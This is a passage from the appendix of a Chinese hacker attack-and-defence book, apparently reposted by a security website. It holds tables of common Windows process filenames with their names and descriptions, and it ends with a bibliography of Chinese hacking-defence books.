免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

进程文件	进程名称	进程描述	系统进程
osa or osa.exe	Office Startup Assistant	Microsoft Office 启动助手，随 Windows 启动，有增强启动、Office 字体、命令和 Outlook 事务提醒等特性	否
outlook or outlook.exe	Microsoft Outlook	Microsoft Outlook 是一个 E-mail 客户端，包括在 Microsoft Office 中	否
photoshop or photoshop.exe	Adobe Photoshop	Adobe Photoshop 是一个图像编辑软件，能够打开、编辑照片和其他更多类型格式的图片	否
point32 or point32.exe	Microsoft Intellimouse Monitor	Microsoft Intellimouse Monitor 添加一个鼠标设定图标在工具栏	否
powerpnt or powerpnt.exe	Microsoft PowerPoint	Microsoft PowerPoint 是一个演示软件，包括在 Microsoft Office 中	否
pstores or pstores.exe	Protected Storage Service	Microsoft Protected Storage 服务控制保密的内容密码	否
qttask or qttask.exe	Quick Time Tray Icon	Quick Time 任务栏图标在运行 Quick Time 的时候启动	否
realplay or realplay.exe	Real Player	Real Player 是一个媒体播放器，用来打开和播放音乐、声音和 Real Media 格式的视频文件	否
rnaapp or rnaapp.exe	Windows Modem Connection	Windows Modem 连接控制，用于控制拨号 Modem 连接	否
rtvscan or rtvscan.exe	Norton AntiVirus	Norton Anti-Virus 用于扫描用户的文件和 E-mail 中的病毒	否
rundll32 or rundll32.exe	Windows Rundll32 Helper	Windows Rundll32 为了需要调用 DLLs 的程序	否
sndrec32 or sndrec32.exe	Windows Sound Recorder	Windows 录音机用于播放和录制声音文件（.wav）	否
sndvol32 or sndvol32.exe	Windows Volume Control	Windows 声音控制进程，在任务栏驻留用于控制音量和声卡	否
spoolss or spoolss.exe	Printer Spooler Subsystem	Windows 打印机控制子程序，用于从磁盘调用需要打印的内容到打印机	否
starter or starter.exe	Creative Labs Ensoniq Mixer Tray icon	状态栏图标，Creative 声卡（Soundblaster）安装在任务栏中的图标	否
systray or systray.exe	Windows Power Management	Windows 电源管理程序，用以控制节能和恢复启动	否
tapisrv or tapisrv.exe	TAPI Service	Windows Telephony （TAPI）的后台服务程序	否
userinit or userinit.exe	UserInit Process	UserInit 程序运行登录脚本，建立网络连接和启动 Shell 壳	否
visio or visio.exe	Microsoft Visio	Microsoft Visio 是一个图形化管理软件	否
vptray or vptray.exe	Norton AntiVirus	Norton Anti-Virus 扫描用户的文件和 E-mail 中的病毒	否
vshwin32 or vshwin32.exe	McAfee VirusScan	McAfee VirusScan 是一个反病毒软件，用于扫描用户的文件和 E-mail 中的病毒	否

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

进程文件	进程名称	进程描述	系统进程
vsmon or vsmon.exe	True Vector Internet Monitor	True Vector Internet Monitor 是 ZoneAlarm 个人防火墙的一部分，用于监视网络流经数据和攻击	否
vsstat or vsstat.exe	McAfee VirusScan	McAfee VirusScan 是一个反病毒软件，用以扫描用户的文件和 E-mail 中的病毒	否
wab or wab.exe	Address Book	在 Outlook 中的地址簿。用来存放 E-mail 地址、联系信息	否
webscanx or webscanx.exe	McAfee VirusScan	McAfee VirusScan 是一个反病毒软件，用以扫描用户的文件和 E-mail 中的病毒	否
winamp or winamp.exe	WinAmp	WinAmp Media Player 是一个用来打开音乐、声音和视频文件，以及用以管理 MP3 文件的软件	否
winhlp32 or winhlp32.exe	Windows Help	Windows 帮助文件查看程序，用来打开帮助文档。该程序被包括在很多 Windows 程序中	否
winoa386 or winoa386.mod	MS-DOS Console	Windows MS-DOS 控制台，用于 DOS 命令和脚本	否
winproj or winproj.exe	Microsoft Project	Microsoft Project 是一个项目计划编制程序	否
winroute or winroute.exe	WinRoute	WinRoute 是一个基于 Windows 的防火墙/路由/连接共享软件	否
winword or winword.exe	Microsoft Word	Microsoft Word 是一个字处理程序，包括在 Microsoft Office 中	否
winzip32 or winzip32.exe	WinZip	WinZip 是一个文件压缩工具，用于创建、打开和解压 zip 文件	否
wkcalrem or wkcalrem.exe	Microsoft Works Calendar Reminder	Microsoft 工作日程提醒，在后台处理和显示弹出计划的工作日志提醒	否
wkqkpick or wkqkpick.exe	WinZip traybar icon	WinZip 的状态栏图标，被允许在 Winzip 启动时启动	否
wmplayer or wmplayer.exe	Windows Media Player	Windows Media Player 是一个用来打开和播放音乐、声音和视频的软件	否
wordpad or wordpad.exe	Wordpad	Wordpad 是一个字符编辑器，用于打开和编辑 txt 和 rtf 文档	否
wowexec or wowexec.exe	Windows On Windows Execution Process	Windows On Windows Execution Support Process 和 ntvdm.exe 作用类似，为了兼容 16 位应用程序	否
ypager or ypager.exe	Yahoo Messenger Helper	Yahoo Messenger 的状态栏图标，随 Yahoo Messenger 运行，是其中的一部分	否

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

参考文献

[1] 武新华. 黑客攻防全攻略. 2 版. 北京：中国铁道出版社，2007.

[2] 武新华，李秋菊，陈艳艳，等. 狙击黑客——黑客攻防技术见招拆招. 北京：清华大学出版社，2008.

[3] 刘宝旭. 黑客入侵的主动防御. 北京：电子工业出版社，2007.

[4] 肖遥. 黑客零点入门. 云南：云南科技出版社，2008.

[5] 力行工作室. 黑客入门新手特训. 四川：电脑报电子音像出版社，2008.

[6] 电脑报. 黑客入门实战. 云南：云南人民电子音像出版社，2008.

[7] 邓吉，罗诗尧，曹铁. 黑客攻防实战入门. 2 版. 北京：电子工业出版社，2007.

[8] 陈芳. 黑客攻防全攻略. 北京：电子工业出版社，2007.

[9] 武新华. 黑客攻防秘技实战解析. 北京：中国人民大学出版社，北京科海电子出版社，2008.

[10] 神龙工作室. 新手学黑客攻防. 北京：人民邮电出版社，2007.

[11] 电脑报. 黑客攻防. 9 版. 四川：电脑报电子音像出版社，2008.

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM